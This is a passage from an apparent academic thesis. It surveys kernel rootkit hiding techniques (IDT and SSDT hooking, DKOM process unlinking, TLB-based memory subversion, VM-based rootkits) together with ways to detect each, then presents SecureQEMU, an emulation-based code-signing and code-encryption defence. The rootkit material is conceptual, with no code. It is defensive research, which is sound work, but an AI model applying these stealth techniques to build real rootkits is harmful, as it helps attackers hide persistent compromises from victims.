

Figure 2.12: Hooked Import Descriptor Table

There are two ways for user code to make system calls. The first is by calling interrupt `0x2E` as shown in Figure 2.11 and the second uses the `SYSENTER` instruction. When `INT 2E` is called, the CPU executes the interrupt handler associated with `0x2E` in the Interrupt Descriptor Table (IDT). The IDT stores the function addresses of all the interrupt handlers. A KLR can intercept a system call by overwriting the `0x2E` entries function pointer in the IDT as shown in Figure 2.12.

Since execution flow does not return to the interrupt handler, the rootkit has to modify the system call request to hide its backdoor. Modifying the IDT is a well known technique and is detected by checking the address of each handler in the IDT table against known good addresses. Current Windows OS system calls use the SYSENTER instruction which do not use the IDT. This may be overcome by hooking the System Service Dispatch Table (SSDT). The next section shows how to hook the SSDT to hook specific system calls made using both the `INT 0x2E` and `SYSENTER` instructions.

2.3.4.5 System Service Dispatch Table Hooking. The technique of hooking the SSDT table is similar to hooking an IAT [16]. The difference is hooking the SSDT provides a system wide hook for all processes and is stored in kernel space. Figure 2.13 shows how a rootkit may hook the SSDT.



Figure 2.13: Hooked System Service Dispatch Table

By itself, hooking the SSDT is not a very stealthy method for hiding a backdoor. Every entry in the SSDT table has a known range of addresses in which it must reside. For example, if the NtDeviceIoControlFile entry in the SSDT does not point into the address range for ntoskrnl.exe, the NtDeviceIoControlFile function is being hooked. Furthermore, the actual address that NtDeviceIoControlFile points to could identify the rootkit and therefore the compromise of the attackers backdoor.[15]

2.3.4.6 Direct Kernel Object Manipulation (DKOM). All of the patching techniques so far modify the flow of execution to hide data in the system. Other techniques directly modify data such that the data remain hidden from the user but is still active for the backdoor [16]. One method modifies the linked list of KPROCESS data structures. The kernel object structure's EPROCESS, KPROCESS, ETHREAD, KTHREAD, KPCR, and KPRCB contain information about running threads and processes on the system. The relationship between these structures is shown in Figure 2.14.

If a KLR wanted to hide a specific process from being returned by a system call, the KLR could modify the forward and backward link pointers of the two adjacent EPROCESS data structures in the linked list of processes. A graphical depiction

[15]To thwart this detection technique an attacker could trampoline off an address in ntoskrnl.exe into the backdoor.



Figure 2.14: Normal Kernel Object Linking

of how to modify the linked list of processes is shown in Figure 2.15. Note that removing an EPROCESS descriptor from the linked list or processes doesn't prevent that processes threads from executing.

Although DKOM techniques are an effective way to hide a backdoor, the techniques are still detectable [4]. An administrator may walk the chain of KTHREADs and verify that each thread's EPROCESS parent object is part of the linked list of EPROCESSes. If an EPROCESS does not exist, it is being hidden by a KLR.

2.3.4.7 Virtual Memory Subversion. Another KLR technique, known as Virtual Memory Subversion (VMS), hides a backdoor by modifying the virtual address to physical address translation routine. To increase the speed of address translation, the system uses a split Translation Lookaside Buffer (TLB). The TLB consists of a data cache (DTLB) and a code cache (ITLB). These caches map virtual addresses to physical addresses. A high level model of how the DTLB and ITLB are used during address translation is shown in Figure 2.16.



Figure 2.15: Direct Kernel Object Manipulation



Figure 2.16: Normal Cached Virtual Address Translation



Figure 2.17: Modified Cached Virtual Address Translation

The attack proceeds as follows. A KLR marks all pages to be hidden as not present in memory and flushes the pages from the TLB. The KLR hooks the page fault handler and monitors the addresses being translated. When the KLR detects a data request to a page containing backdoor code the KLR returns the address of a *uninfected* frame. However, when the KLR detects a code request to a page containing the backdoor, it returns the physical frame of the backdoor. Figure 2.17 shows how a KLR would modify the address translation from Figure 2.16. A rootkit detection program would search (read memory) for code and data modifications without success, but the backdoor still executes because of the separate translation cache for code requests.

Although VMS is a powerful KLR technique, there are ways to detect it. The first is to scan for any non-present pages in non-pageable memory address ranges (such as the kernel). The second method attempts to detect the signature of a hooked page fault handler (if one exists) since the page fault handler must always be present in memory. Lastly, the hooked page fault handler in the IDT is difficult to conceal and may reveal the presence of a KLR if the address of the real page fault handler is known.



Figure 2.18: Software Virtual-Machine Based Rootkit

2.3.5 Virtual-Machine Based Rootkits. All of the aforementioned rootkits *modify the system* to hide backdoors. System modification allows for runtime rootkit detection. Virtual-Machine Based Rootkits (VMBR) provide one solution to this problem. A backdoor may be implemented using a VMBR that executes without modifying anything on the system, but is still able to monitor (and have the option to make changes) to that system. There are two types of VMBR's; software-based rootkits and hardware-based rootkits. Each type is described below.

2.3.5.1 Software Virtual-Machine Based Rootkits. Software VMBR's hide backdoors by virtualizing the running OS and executing the backdoor (i.e., monitoring software) within a seperate host OS or a virtual machine monitor. Figure 2.18 depicts how the software VMBR, SubVirt [22], uses virtualization to hide malicious services. The idea behind Software VMBRs is backdoor code and data remain hidden from the host OS by executing in a seperate OS *context*.

Since the backdoor is dependent on the Virtual Machine Monitor (VMM) to remain hidden, the VMM must remain hidden as well. An administrator may be able to detect virtualization by measuring time variances between interposed instruction execution [13]. Furthermore, the modification to the boot process, which the VMBR needs to execute, may be detected using techniques discussed in Section 2.3.

2.3.5.2 Hardware Virtual-Machine Based Rootkits. Hardware VMBR's use a special instruction set to switch contexts between hypervisor[16] and the guest OS [36]. This allows a VMBR to virtualize an OS at runtime and not hook into the boot process unless persistence is needed. Two examples of Hardware VMBR's are Blue Pill [41] and Vitriol [47] which use the AMD SVM and Intel VT processors respectfully.

Hardware VMBR's are detectable. Hypervisors must use cache, memory bandwidth, TLB entries, in the course of multiplexing a CPU. Therefore, a guest OS can be made intentionally sensitive to these resources in order to detect a hypervisor [1]. There are techniques to counter these detection techniques, but a 100% undetectable VMBR is still theoretical.

2.3.6 Summary. This section explains how rootkits hide the presence of a backdoor within a computer section. This completes an understanding of an attackers initial compromise, long term presence, and stealth within a system. Exploits, backdoors, and rootkits are all types of malicious code that SecureQEMU protects against. The following chapter explains SecureQEMUs' protection scheme.

[16]Hypervisor is another name for Virtual Machine Monitor

III. SecureQEMU and SecureEncryptor

Throughout the last chapter, how attackers gain access to and maintain a presence within computer system using software exploits, backdoors, and rootkits was explored. Although these techniques provide separate attack capabilities, almost all techniques execute malicious code. Malicious code may be used to thwart security mechanisms and exfiltrate confidential information from a system.

This chapter presents an original emulation-based software protection scheme providing protection from reverse code engineering (RCE) and software exploitation using encrypted code execution and page-granularity code signing, respectively. Protection mechanisms execute in trusted emulators while remaining out-of-band of untrusted systems being emulated. This protection scheme is called SecureQEMU (Secure Quick Emulator) and is based on a modified version of Quick Emulator (QEMU) [5].

SecureQEMU's two emulation-based security mechanisms, page-granular code signing and encrypted code execution, protect computer systems from exploits, backdoors, and rootkits. Together, these mechanisms provide confidentiality and seperation of privilege at the emulation layer. SecureQEMUs' protection is provided in addition to the existing OS security. The following sections explain the design and implementation of SecureQEMU's page-granularity code signing and encrypted code execution.

3.1 Overall Design

In Chapter II, Section 2.1 explained how attackers execute code by leveraging memory corruption errors such as buffer overflows. Sections 2.2 and 2.3 discussed how attackers can modify the flow of execution to execute backdoors and rootkits. The common thread is an attacker compromises a computer system, by execution within that system. This is the fundamental premise of SecureQEMU's protection scheme.

Todays' OSs are designed for general purpose computing. Windows, Linux and BSD OS's help fulfill a variety of capabilities by allowing users to execute *arbitrary*

code. Although most OSs provide some security (separate user and kernel address space along with object access control), exploits, backdoors and rootkits may execute (at least) in user-space at the least privileged level. If a user can execute arbitrary code so can an attacker. Furthermore, CPUs unremittingly execute code without knowing anything about its semantics. To provide better security within traditional OSs, control and limiting the functionality of the OS is essential.

SecureQEMU is a tool developed to control a general purpose OS, independent of privilege level, through emulation. Emulation duplicates the functions of a system using a separate system. It not only provides a controlled execution environment, but allows security mechanisms to remain out-of-band of an untrusted system. With respect to SecureQEMU, the untrusted OS is the OS being emulated and the trusted OS is the system providing the emulation. Both security mechanisms below presume such emulation.

3.1.1 Page-Granularity Code Signing. The first emulation-based protection mechanism enhances separation of privilege with respect to code execution. This protection separates code into two types. The first type is code the user of the system intends to execute and the second type is code (i.e., malicious code) the user does not intend to execute. If a system can identify and track code a user intended to execute then the system can prevent an exploit, backdoor or attack payload from executing. The system can also save the state of the emulated environment to later analyze a possible attack on the system.

SecureQEMU uses cryptographic signing to identify and track code throughout the sytem. During signing, a unique value is created from a message (which in this case is code) and a key. The key is assumed to be secret and generated offline. If the attacker doesn't know the secret key, any attempt to modify or spoof user code will be detected.

SecureQEMU ensures all code being translated is signed. If code is not signed while code signing is enabled, it is not translated. Since all executed code must be

translated, untranslated code prevents that code from executing. Section 3.2 provides further details of this process.

The security mechanism that verifies each signature has to remain uncompromised for the sytem to remain secure. Fortunately, emulation allows SecureQEMU to verify the signatures of code executing within the emulated environment (untrusted system) using mechanisms within the executing environment of the emulator (trusted system).

3.1.1.1 Example Use Case. SecureQEMU's page-granular code signing prevents almost every type of exploit payload from executing.[1] For example, software vulnerabilities allow an attacker to execute arbitrary code, even from remote locations. Traditional exploitation prevention techniques explained in Section 2.1.1 focused on preventing specific memory corruption errors from occuring. Although this will prevent an attacker's payload from executing, it remains a blacklist approach to software protection.

SecureQEMU uses a whitelist approach to software protection. It allows code which is signed to execute while preventing *all other* code from executing. SecureQEMU's protection model doesn't focus on protecting against a specific memory corruption error. Exploitation is prevented at the time an attacker's payload executes regardless of *how* the payload execution was induced. Thus an attacker would have to sign the payload prior to exploitation to execute the payload and without the secret key an attacker is unable to do so.

3.1.2 Encrypted Code Execution. The second emulation-based protection mechanism provides code specific confidentiality through encryption. First, if code remains encrypted, it is difficult for an attacker to discover software vulnerabilities within that code. Second, encrypted code cannot easily be infected with backdoors and rootkits. Backdoors and rootkits which hook into the existing code wouldn't know

[1]Every payload from the Metasploit Framework is prevented from executing.

what to modify. Any modifications to the code would result in incorrect decryption of the code and termination of the application.

The problem with protecting code-specific intellectual property using encryption is usability. The protected code must be decrypted prior to execution. Decrypted, an attacker can execute the binary and the original disassembly of the code is recovered. Other techniques such as anti-debugging, anti-disassembly, and obfuscation are typically used to protect the code. Although these techniques make it difficult for an attacker to recover the original code (and therefore any code related IP) the strength of the protection is a function of the skill of the attacker.

SecureQEMU uses an emulation technique known as dynamic binary translation to keep code encrypted *during execution*. At runtime, guest OS instructions are decrypted and executed out-of-band with support from the Host OS. This process occurs during binary translation. The technique leverages the fact code generated during normal dynamic binary translation remains hidden to the Guest OS.

3.1.2.1 Example Use Case. SecureQEMUs' protection can be applied to any Portable Executable (PE) file. Windows notepad is used to demonstrate the features of SecureQEMU. Figure 3.1 shows the unprotected (unencrypted) entry point for notepad.exe. Notepad is not protected from reverse code engineering and any code-specific intellectual property (IP) can be revealed using a disassembler.

Figure 3.2 shows notepad.exe's *encrypted* entry-point. Although the code appears obfuscated, the code is in fact encrypted, and any disassembly is meaningless. Thus, notepad is protected up to the strength of the encryption algorithm and an attacker is unable to recover code-specific IP without first breaking the encryption.

SecureQEMU's cryptographic strength is more interesting at runtime. Figure 3.3 shows the runtime disassembly of notepad.exe's entry-point protected by SecureQEMU. The code shown is encrypted while that code is executing. At no time during the lifetime of the process will the code appear decrypted to the guest OS. The code also remains encrypted independent of the guest OS's privilege level. This means the



Figure 3.1: Static Disassembly of Unprotected Notepad.exe

code remains encrypted from within both user mode and kernel mode debuggers. If an attacker remains isolated within the Guest OS, this code can be executed without being obfuscated. Section 3.2 contains details of this protection's implementation.

3.1.3 Debugging Support. Debuggers provides the capability to examine a system's state during execution. Attackers often utilize hardware-level debugging to single step the execution of protected code. Although time consuming, an attacker could observe the state of the registers and memory before and after each instruction executes to deduce the current executing instruction.

To prevent this attack, all debugging support within the Guest OS is removed by SecureQEMU. When an instruction (or block of instructions) is translated, any instruction which sets interrupt 1 (single stepping), sets interrupt 3 (breakpoints), sets the trap flag, or writes to the debug registers is skipped. This does not affect the normal execution of the OS, but does prevent any attempt to single step or set breakpoints from within the Guest OS.

Since protected binaries can only execute within their protected system, even if an attacker is able to compromise the system and copy a protected binary to another system which supports debugging, that system won't be able to decrypt and execute



Figure 3.2: Static Disassembly of Protected Notepad.exe

the binary. SecureQEMU was designed precisely for this scenario. If a protected binary is executed on a system which doesn't have SecureQEMU, or on a SecureQEMU system without the passphrase used to encrypt that binary, arbitrary code (i.e. the encrypted bytes) will be executed. This will result in the program raising an exception and eventually terminating, however, no code-specific IP is leaked.

3.1.4 Trusted Emulation. SecureQEMU assumes an attacker can not read, write or execute memory not allocated to the Guest OS. It also assumes that Guest OS memory is not shared with the SecureQEMU or the host OS's memory. Essentially, an attacker must not have access to anything other than the Guest OS otherwise the system can be compromised. Although this protection may be used within any emulation-based environment which uses dynamic binary translation, trusted separation of the guest and host OSs is implementation specific.

It is further assumed that the protected binaries cannot be decrypted in a reasonable amount of time. A strong encryption algorithm should be used to encrypt each binary. SecureQEMU uses AES routines provided by OpenSSL with user defined key sizes. More information is provided in Section 3.2.



Figure 3.3: Runtime Disassembly of Protected Notepad.exe

3.2 Implementation

The protection scheme consists of an encryptor and an emulator (dynamic translator) named SecureEncryptor and SecureQEMU respectively. SecureEncryptor encrypts and signs code within a binary while SecureQEMU decrypts, verifies signatures, and executes code within those binaries. SecureEncryptor should only be used on a trusted system. For this research, SecureEncryptor was written to protect Windows' Portable Executable (PE) files and the QEMU was modified into SecureQEMU to provide the runtime decryption, signature verification, and execution.

3.2.1 SecureEncryptor. SecureEncryptor takes as input a PE file, a passphrase, the key length (in bits), and virtual address/size pairs. The virtual address/size pairs are specified by the user and designate the code regions within the binary to be encrypted or signed. The passphrase is used to derive an AES key using PKCS#5 PBKDF2 [7] and a key length of 128, 192 or 256 bits can be specified by the user. The virtual address and size of each code block to be encrypted must be a multiple of 16 bytes and cannot span pages.[2] If the user wants to encrypt code which spans multiple

[2]AES CBC mode requires 16 byte blocks. Padding the final block results in address space modifications.

pages then seperate virtual address/size pairs must be specified for each page. Each PE section (including the code section) is page aligned.

After the code is encrypted or signed the passphrase and key are destroyed. Other encryption-based software protections either store the key within the binary or introduce the key at runtime through the use of another device. With SecureQEMU, after the protection is applied, only the emulator need know the key. The key won't be stored within the protected binary and will not be readable by any instructions executing within the Guest OS. This makes SecureQEMU's protection difficult to attack because an attacker has to *break-out* of the emulated environment (SecureQEMU) to acquire the decryption key.

Before the encrypted binary is produced by SecureEncryptor, a new section is added to the file. This new section, .SigStub, contains the code which signals SecureQEMU that the current process contains encrypted or signed code. SigStub becomes the new entry point to the binary. SigStub ensures each page with encrypted or signed code is present in memory and provides the mechanism which *passes* the initialization vector (IV), salt, HMACs, and virtual address/size pairs to SecureQEMU. Figure 3.4 shows an example SigStub.

To ensure each encrypted and signed page is present in memory, the code stub reads one byte of each encrypted and signed code region. Next, SigStub sets EAX to 0xDEADBEEF and EDX to point to the IV/Salt (the HMACs and virtual address/-size pairs immediately follow the IV/salt). EBX is set depending on whether a module is to be used for encryption, signing, or both. If the module is used only for encryption then EBX is set to 0xDEADBEEF. If the module is used for signing then EBX is set to 0xCEEDCEED, 0xBEEDBEED, 0xCEEDBEED or 0xDEADBEEF. The different values are used to open and close an initialization window used during code signing. After EAX, EBX and EDX are set SigStub executes a trap (software interrupt) which signals SecureQEMU to decrypt code and verify HMACs. This process is explained in detail in Section 3.2.2.1.



Figure 3.4: Notepad's .SigStub

